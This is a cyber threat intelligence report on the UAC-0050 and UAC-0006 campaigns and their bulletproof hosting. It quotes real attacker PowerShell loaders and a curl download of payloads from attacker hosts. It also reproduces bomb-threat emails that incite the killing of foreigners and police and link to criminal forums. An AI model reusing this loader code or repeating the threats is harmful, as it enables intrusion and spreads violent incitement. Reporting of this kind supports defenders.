

INTRINSEC

Innovative by design



From espionage to PsyOps: Tracking operations and bulletproof providers of UACs in 2025

Cyber Threat Intelligence

March 2025



[@Intrinsec](#)



[@Intrinsec](#)



[Blog](#)



[Website](#)

Table of contents

1. Key findings	3
2. Introduction	4
3. UAC-0050	5
3.1. sLoad, October 2024	5
3.2. Remcos, November 2024	7
3.3. December 2024	9
3.3.1. PsyOps, bomb threats	9
3.3.2. LiteManager malware campaign	16
3.4. NetSupport Manager, January 2025	17
3.5. NetSupport Manager, February 2025	20
4. UAC-0006	21
4.1. December 2024	21
4.2. January 2025	24
5. Network infrastructure	25
5.1. Global Connectivity Solutions LLP	25
5.1.1. Offshore Limited Liability Partners	27
5.1.2. Links with Zservers	27
5.1.3. The connection with Global Internet Solutions LLC	30
5.2. Railnet LLC, Virtualine	33
5.2.1. Suspicious registered agents	37
6. Conclusion	38
7. Actionable content	39
7.1. Indicators of compromise	39
7.2. Recommendations	42
7.3. Tactics, Techniques and Procedures	42
8. Appendices	43
8.1. IPv4 prefixes movements	43
8.1.1. Railnet LLC - AS214943	43
8.2. Spamhaus blocked ASNs	43
9. Sources	44

1. Key findings

- Russia-aligned intrusion sets **UAC-0050** and **UAC-0006** actively continue to launch **financially** and **espionage motivated spam campaigns** in both January and February 2025, against worldwide entities, but with a strong focus on Ukraine. The nature of the targets ranged from **governmental entities** to critical companies operating in the **defense** or **energy** and **gas** industry. Additionally, some **journalists** and the Ukrainian branch of **NGOs involved in the war** have also been targeted by those campaigns.
- **Psychological operations**, and in particular **bomb threats** and **terrorist threats** were used in mails sent to Ukrainian entities and allies of the country such as **Switzerland, Germany, Poland**, and **France** throughout December 2024. Some of those mails shared similarities with the UAC-0050 branch operating PsyOps under the “Fire Cells Group” brand.
- Since the beginning of 2025, UAC-0050 switched to **NetSupport Manager** for its malware operations in both January and February. The intrusion sets notably used **Ukrainian IPs managed criminal networks** such as **Karina Rashkovska** and **Virtualine** (AS215789 and AS214943), to host the infrastructure of its latest campaigns. Virtualine currently leverages a shell company based in Kentucky named *Railnet LLC* of which the registered agent, *White Label Networks LLC*, is an Israeli company known for its links with illicit hosting networks.
- IPs from **Global Connectivity Solutions LLP** (AS215540), a UK-based autonomous system leveraged by UAC-0006, are currently routed by *Stark Industries* (AS44477). This AS could be linked to another **Russia-based bulletproof network, Global Internet Solutions LLC** (AS207713), from which IPs were moved to this new infrastructure. Both serve as legal fronts for the bulletproof hosting provider “**4vps.su**”. IPs from those networks have been used by ransomware groups such as **Black Basta**, **Cactus** and **RansomHub**. Additionally, the company operating this network **shares the same two LLP officers** based in **Seychelles** as **Zservers**, a BPH provider that was recently **sanctioned by the U.S. treasury** for its collaboration with the ransomware group **LockBit**. We notably assess with a *high level of confidence* that some IPv4 prefixes announced by Zservers’ autonomous system were moved to new abusive networks located in Russia or offshore countries, including **AS213194**, **AS61336** and **AS213010**.

2. Introduction

In addition to UAC-0010, **UAC-0050** and **UAC-0006** were the most active cyber threat clusters identified by the Cyber Incident Response Centre of Ukraine in 2024, representing respectively **17,5%** (**99** incidents) and **30,8%** (**174** incidents) of observed incidents.¹

Regarding **UAC-0050**, CERT-UA describes it as a “**mercenary group associated with Russian law enforcement agencies**”. They also assess with a high level of confidence that they operate their activities under an agency named “**DaVinci Group**”, created a few days before the Russian invasion in 2022.² Additionally, they state that UAC-0050 operators are mainly focused on financial theft: “[UAC-0050] made at least 30 attempts to **steal money from the accounts of Ukrainian enterprises and individual entrepreneurs by generating/forging financial payments through remote banking systems. The amount of such payments varies from tens of thousands to several million hryvnias [monetary unit of Ukraine].**”³ In some cases, as evidenced by the results of computer forensic investigations operated by the CERT-UA, it may take **no more than an hour** from the moment of the initial attack to the theft of the funds.

In addition to their financial motives, UAC-0050 has been operating **information theft** (cyber espionage) and **psychological operations**. The group has also been linked to other intrusion sets, such as **UAC-0096**.⁴ In this report, we notably highlight how this intrusion set switches from one malware to the other such as **Remcos**, **sLoad** and **NetSupport Manager**, throughout the campaigns it operates. We also expose how it historically used **SystemBC** to manage the proxies located in Ukraine to avoid blocklists that would launch the malspam campaigns.

UAC-0006 is a financially motivated threat actor active since at least 2013. They primarily target Ukrainian organizations, particularly **accountants’ computers** (which are used to support financial activities, such as access to remote banking systems), with **phishing emails** containing the **SmokeLoader** malware. As for UAC-0050 operators, this intrusion set creates **unauthorised payments** (in some cases using an **HVNC bot** directly from the compromised computer).⁵

Based on the infrastructure analysis of these campaigns, we assess with a *high level of confidence* that both intrusion sets strongly rely on **bulletproof hosting providers** that often **move their infrastructure through different networks** and recreate new companies fronted by **offshore organizations** to **blur their tracks**. These providers also depend on bigger networks **transiting their traffic to the internet**, such as *Stark Industries* (AS44477), precisely chosen for their **tendency to turn a blind eye on the activities of their clients**. While investigating UAC-0006’s infrastructure, we noticed that it leveraged IPs from **AS215540** – *Global Connectivity Solutions LLP*. Based in the United Kingdom, both of its LLP officers are front companies based in **Seychelles** that are also leveraged by **Zservers**, a Russia-based bulletproof hosting services provider that was recently sanctioned by the U.S. Treasury department for its role in supporting **LockBit** ransomware attacks.⁶

¹ <https://scpc.gov.ua/api/files/72e13298-4d02-40bf-b436-46d927c88006>

² <https://cert.gov.ua/article/6277822>

³ <https://cert.gov.ua/article/6281009>

⁴ <https://cert.gov.ua/article/3863542>

⁵ <https://cert.gov.ua/article/4555802>

⁶ <https://home.treasury.gov/news/press-releases/sb0018>

With this report, we aim at providing an in-depth analysis of both intrusion sets' latest TTPs and infrastructure, used to operate their spamming campaigns that were not reported by CERT-UA, between the end of 2024 and early 2025.

3. UAC-0050

3.1. sLoad, October 2024

The latest report provided by the CERT-UA regarding UAC-0050's activities date from the October 30th, 2024, regarding a campaign launched on the October 28th deploying the LiteManager software on the infected system.⁷ Nevertheless, **new spam campaigns have continued to be operated after that period.**

Three days after, a new campaign was launched with the same IP located in Russia '109[.]71.247.168' (AS9123) through a compromised webmail, this time deploying the **sLoad** malware. Again, this campaign was not reported by the Ukrainian CERT, despite targeting a wide range of Ukrainian organisations and spoofing the Office of the security service of Ukraine. Based on the reuseage of this specific IP and the nature of the campaign, we assess with a *high level of confidence* that it was operated by UAC-0050.

Amongst the targets of this campaign, a few interesting ones can be highlighted, such as a state-owned **hydroelectric generating** company uniting the **largest hydroelectric power plants and pumped storage power plants in Ukraine.**




Figure 1. Content of the phishing email sent in October.

⁷ <https://cert.gov.ua/article/6281202>

Attached to the mail could be found a **RAR** archive, itself containing a **ZIP** archive unveiling a shortcut file (**LNK**). Its purpose was to download a **VBS script** and a decoy PDF icon from the following folder:

- `||66.63.187[.]150@80\file\GB.vbs`
- `||66.63.187[.]150@80\file\PDF.ico`

Noting that the icon could be downloaded from the three other IPs:

- `77.105.161[.]194/file/PDF.ico`
- `188.34.188[.]7/555/amba16.ico`
- `89.23.96[.]203/333/AmbaPDF.ico`

Both IPs '**188.34.188[.]7**' and '**89.23.96[.]203**' happened to be used by **QakBot** affiliates to distribute the ransomware **Knight** in October 2023⁹. Those same two IPs later appeared in the **#StopRansomware** report released by CISA in August 2024 focusing on the **RansomHub** ransom group.¹⁰

'**77.105.161[.]194**' is announced by AS215428 – *Mykyta Skorobohatko*, an autonomous system tied to a bulletproof hosting provider named "**Altawk Hosting**" and managed by a Ukrainian individual that we notably mentioned in *a previous report* regarding its use by the **Doppelgänger** intrusion set for infrastructure hosting.¹¹



```
Windows
System32
WindowsPowerShell
powershell.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
desktop-tcrdu4c
I\Windows
System32
WindowsPowerShell
powershell.exe
?..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe}-c "explorer '\\66.63.187.150@80\file\'; Start-Sleep -Seconds 1; Stop-
Process -Name explorer; \\66.63.187.150@80\file\GB.vbs
\\66.63.187.150@80\file\PDF.ico
S-1-5-21-1293993435-150262544-3961498293-1001
```

Figure 2. Commands launched by the LNK.

The VBS script's purpose was to download an **obfuscated** and **weaponized** version of the **SSH client PuTTY** through the following **Bitbucket** folder:

- `https://bitbucket\[.\]org/rulmerurk/ertertqw/downloads/AgFShda.txt`

⁹ <https://blog.talosintelligence.com/qakbot-affiliated-actors-distribute-ransom/>

¹⁰ <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-242a>

¹¹ <https://www.intrinsec.com/wp-content/uploads/2025/02/TLP-CLEAR-Doppelganger-EN-Information-report.pdf>

```

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls12
function DownloadDataFromLinks { param ([string[]]$links)
$webClient = New-Object System.Net.WebClient;
$shuffledLinks = Get-Random -InputObject $links -Count $links.Length;
foreach ($link in $shuffledLinks) { try { return $webClient.DownloadData($link) } catch { continue } };
return $null };
$links = @( 'https://bitbucket.org/adssgfdsg/testing/downloads/img_test.jpg?144417',
'https://raw.githubusercontent.com/santomalo/audit/main/img_test.jpg?14441723' );
$imageBytes = DownloadDataFromLinks $links;
if ($imageBytes -ne $null) { $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>'; $endFlag = '<<BASE64_END>>'; $startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
if ($startIndex -ge 0 -and $endIndex -gt $startIndex) { $startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command); $loadedAssembly =
[System.Reflection.Assembly]::Load($commandBytes); $type = $loadedAssembly.GetType('testpowershell.Home');
$method = $type.GetMethod('la').Invoke($null, [object[]] ( ' txt.adhSFgA/sdaolnwod/wqtretre/kruremlur/gro.tekcubtib//:sptth',
'0', 'StartupName', 'RegAsm', '0' ) ) } } .exe -windowstyle hidden -exec

```

Figure 3. Commands launched by the VBS file.

Overall, this campaign displays similar TTPs as a previous incident attributed to UAC-0050 and reported by CERT-UA in October 15.¹² In this previous campaign, the bitbucket folder contained additional malwares such as **Remcos**, **Sectop RAT**, **Lumma Stealer**, **Mars Stealer**, and **Darktrack RAT**.

3.2. Remcos, November 2024

Later, on November 12th, 2024, another spam campaign was launched by the same Russian IP with a different compromised webmail to a wide range of entities. For the most part, they were once again located in Ukraine.




Figure 4. Content of the phishing email sent in November.

¹² <https://cert.gov.ua/article/6281009>

The following table aims to highlight entities of interest targeted by this campaign:

Domain	Entity	Sector	Country
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Politic, Economic analysis	France
Redacted	Redacted	Governmental, bank	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental, energy	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Poland
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Jordan
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental, Defense	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Mexico
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	political foundation	Germany
Redacted	Redacted	NGO	Ukraine
Redacted	Redacted	Bank	Ukraine
Redacted	Redacted	Governmental	Latvia
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Canada
Redacted	Redacted	Governmental	Ukraine

Attached to the mail was a PDF document faking Google Drive and displaying a hypertext link pointing to a Bitbucket folder, which contained a ZIP archive:

- [Bitbucket\[.\]org/fogilaster/file/downloads/Doc.zip](https://bitbucket[.]org/fogilaster/file/downloads/Doc.zip)




Figure 5. Content of the attached PDF document.

Inside this archive could be found an additional 7-ZIP archive named “Передсудова претензія/Передсудова претензія.7z” (“Pre-trial claim”). Once unzipped, it unveiled a text file providing a password ‘**3902879**’, used to decrypt a RAR archive contained with it named “Передсудова претензія.rar”. Inside this RAR archive could be found a 32-bit executable **Remcos** payload that would communicate with its C2 on IP ‘**111.90.140**[.]**65:2404**’ and botnet ID “**hstnw**”.

The C2 IP is announced by *Shinjiru Technology Sdn Bhd* – **AS45839**, an autonomous system that UAC-0050 had previously used to host other Remcos C2 servers in the latest campaign that the CERT-UA reported on the intrusion set in October.¹³ Interestingly, this autonomous system was also used by Doppelgänger to host part of its infrastructure in 2023.¹⁴

Additionally, the executable would download an additional malware from the following URL:

- `curl -s -o "C:\Users\Admin\AppData\Local\temp\bjpqv"
"178.215.224[.]74/v10/ukyh.php?jspo=35&xvgj=UmV2ZW51ZURldmJjZXMuZXhl"`

This unidentified malware would then communicate with IP ‘**178.215.224**[.]**252**’, announced by the same autonomous system *NYBULA* – **AS401116** (operated by the bulletproof hosting provider **CrazyRDP**). This IP had also been observed in a **clickFix campaign** targeting Ukraine reported by Proofpoint and first observed on October 31st, only twelve days before this campaign.¹⁵ In its report, Proofpoint believes that this unidentified malware could be “**Lucky Volunteer**”, a “*rarely observed information stealing payload*” and suspected the campaign to be operated by UAC-0050.

Based on all those elements and artifacts commonly associated to UAC-0050, we could assess with a *high level of confidence* that **this campaign was indeed operated by this intrusion set**.

3.3. December 2024

3.3.1. PsyOps, bomb threats

In October 2024, CERT-UA reported on **psychological operations** carried by UAC-0050 in which the intrusion set threatened Ukrainian institutions with emails warning of a bomb planted in their facilities.¹⁶ According to The Record, their employees were **forced to evacuate or suspend services** while police searched for alleged explosive devices. All the mails were signed by the “**Fire Cells Group**” and sent by the **same IP that carried the malware campaigns** previously described (109.71.247[.]168). According to the investigation led by the Department of the National Police of Ukraine, all alerts were false and were likely part of “*Russian intelligence agencies’ hybrid war against Ukraine*”.¹⁷

The following table aims at highlighting a non-exhaustive list of entities targeted by the Fire Cells Group. As one can observe, the majority operates in the **energy industry in Ukraine**, and more specifically in **gas distribution**.

¹³ <https://cert.gov.ua/article/6281202>

¹⁴ <https://x.com/gherkinator666/status/1674343767610912768>

¹⁵ <https://www.proofpoint.com/us/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape>

¹⁶ <https://cert.gov.ua/article/6281009>

¹⁷ <https://therecord.media/ukraine-bomb-threats-fire-cells-group>

Domain	Entity	Sector	Country
Redacted	Redacted	Media	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	petrochemical analysis	Ukraine
Redacted	Redacted	Energy	Ukraine
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Energy, solar	Ukraine

During our own investigation, we discovered that such destabilization operations were **still being launched** after that period. Starting on December 12th, a bomb threat was sent by mail to the same type of entities targeted by Fire Cells Group. The IP that sent the mail '213.176.74[.]191' is announced by *Aeza International Ltd* – **AS210644**, a Russia-based bulletproof hosting provider that we often encounter in our investigations. Additionally, this specific IPv4 prefix is routed by *Aurologic GmbH* – **AS30823**, which we often found to be facilitating such networks through overlooked peering agreements.

You can find below the text sent in the mail:

Good afternoon! I hope you will take this message seriously.

I am an ATO veteran, a disabled person who lost his health for Ukraine and lost his family because of the war.

While we are at war giving our health and lives for Ukraine, the police and the SBU are taking the last money from our families. I cannot put up with this and decided to act. I ask you to support our movement.

I have mined your building, there is an improvised explosive device in your building, I will detonate it remotely within 5 days. You won't be able to detect it because I was trained in mine detection and I know how to hide explosives from dog handlers.

If you are a true patriot of our Glorious Motherland Ukraine, I urge you to kill American, British, Polish citizens, police, TCC and SBU officers, as well as Russian pigs - who rob our families and our Country, rape our women while we are defending our Motherland.

I spent 2 weeks and planted explosive devices in different regions and houses all over Ukraine, and I will detonate them every 5 days. left them to their fate.

This attitude towards people who are defending Ukraine is unfriendly and unjustified.

I call on you to come out to a rally against the arbitrariness of the authorities on 14 December 2024 at the Verkhovna Rada and seize power by force so that the people have power, not the clown, drug addict, and person of non-traditional sexual orientation Zelensky Vladimir, who has spat on his own citizens and brought the country to poverty, while he and his wife, who was a prostitute in the past, spend our money on their own needs.

I also planted explosive devices that I will detonate within 5 days at the following addresses:

1. School No. 100: 15 Taras Shevchenko Street, Kyiv.
2. Embassy of the UAE in Ukraine: 16 Lipska Street, Kyiv, 01021.

3. Police Department for Combating Domestic Violence: 3 Lypovska St., Vinnytsia, 21000.

4. Amosov Institute of Cardiovascular Surgery: 6 Heroiv Stalingrada St., Kyiv, 04210.

5. Hotel Bilyi Lebid - 7 Pavla Tychynyna Street, Vinnytsia

6. NewsOne - 25, Leo Tolstoy Street, Kyiv

7. Zhytomyr Academy of Culture and Arts - 9, Borys Hrebenshchikova str. 9, Borys Grebenshchikov Street, Zhytomyr

I have prepared the first device at the address: Kyiv, 37 Volodymyrska Street, floor 4, apartment 17, opposite the SBU building, I will kill all SBU and police officers, as well as American citizens. You can see for yourself by coming to the address. But this was a warning and the SBU knows about it. This is my last warning!!! Next will be a series of explosions, wait!!!

If you don't hear me, I will blow up the state authorities and their families, who live in peace. I will cleanse our country of the officials who steal our hard-earned money that belongs to the people. Please support me! I will be at the square near the Verkhovna Rada on 14 December! I hope you will support me, and we will make sure that the power belongs to ordinary people.

P.S.

I would like to express my gratitude to the Khimprom Cartel, the Rutor Darknet Forum Administration, and special thanks for the Weapons Prevention components provided to Petro, thank you, with your support we will make this dirty world cleaner.

You can join our ranks, I'll give you the coordinates below.

[https://rutor24x7\[.\]to/](https://rutor24x7[.]to/)

[https://oachiezeephaiwliqu8caixei5paejahth3eicheifei8sek9pohke0oquexong\[.\]rutorzhvliehah8yol2ue0xiejoochieth7aik6aiguad0ooslieth4uugai\[.\]com/](https://oachiezeephaiwliqu8caixei5paejahth3eicheifei8sek9pohke0oquexong[.]rutorzhvliehah8yol2ue0xiejoochieth7aik6aiguad0ooslieth4uugai[.]com/)

TG: @ saur0nl

[https://t\[.\]me/+1PRdcGGNJws1YmZk](https://t[.]me/+1PRdcGGNJws1YmZk)

As we can observe, the threat actor left contact information at the end of the text, linking to Rutor, a Tor hosted criminal forum, and their own Telegram channel. This channel is seemingly managed by a **Russian arms seller** that often provides pictorial updates on the type of weaponry he offers (*figure 6*). Also, he expresses his gratitude to the **Khimprom Cartel**, which according to law enforcement, is specialized in trafficking synthetic drugs and their precursors using the dark web (Tor). Khimprom is reported to have initially established its operations in Russia before relocating to Ukraine.¹⁸

¹⁸ <https://globalinitiative.net/wp-content/uploads/2024/02/Ruggero-Scaturro-An-altered-state-Evolving-drug-trends-in-wartime-Ukraine-GI-TOC-February-2024.pdf>




Figure 6. Pictures uploaded on the Telegram channel by the administrator.

Curiously, sometimes the mail would not be directly signed with such information, but only with a mail contact: 'darkfemida @ cyberfear[.]com', in reference to another Telegram channel that this threat actor operates. Pictures displaying the same weapons are also shared on this channel.




Figure 7. Messages of the threat actor on the channel (left), pictures of weapons on the same channel (right). Source: **TGstat**

On the same day, this IP sent another mail in Polish, English, and Dutch, to a variety of governmental entities, police and media organisations. This time the actor threatens to murder French President Emmanuel Macron with explosive devices during his visit in Warsaw. On that day, President Macron indeed met the Prime Minister of Poland, Donald Tusk, to exchange on the matter of European support for Ukraine.¹⁹

Below can be found the complete text the threat actor sent:

OSTRZEŻENIE: Ta wiadomość została wysłana przez nadawcę, który jest spoza organizacji. Zachowaj czujność. W razie wątpliwości skontaktuj się z działem IT. Jestem Wrublewski Petr Pawłowicz 20.12.2004, dzisiaj 12.12.2024 wysadzę Prezydenta Macrona w Warszawie, przygotowałem urządzenia wybuchowe i zdetonuję je, czekaj!!!!!! Zaminowałem wasz budynek, wszyscy zginiecie!!!!!! Jestem obywatelem Szwajcarii.

I am Vrublevsky Petr Pavlovich 12/20/2004, I will blow up President Macron today 12/12/2024 in Warsaw, I have prepared explosive devices and will detonate them, wait!!!!!! I mined your building, you will all die!!!!!! I am a Swiss citizen.

Ik ben Vrublevsky Petr Pavlovich. 20/12/2004, ik zal president Macron vandaag opblazen 12/12/2024 in Warschau, ik heb explosieven voorbereid en zal ze tot ontploffing brengen, wacht!!!!!! Ik heb je gebouw gedolven, jullie zullen allemaal sterven !!!!!!! Ik ben een Zwitsers staatsburger.

¹⁹ <https://www.elysee.fr/emmanuel-macron/2024/12/12/deplacement-en-pologne>

Two pictures were attached to the mail. One displayed two defensive grenades attached to what seems like a remote detonator. The second one displayed three Glock pistols surrounding the logo of the Russian arms dealer that signed the previous email.

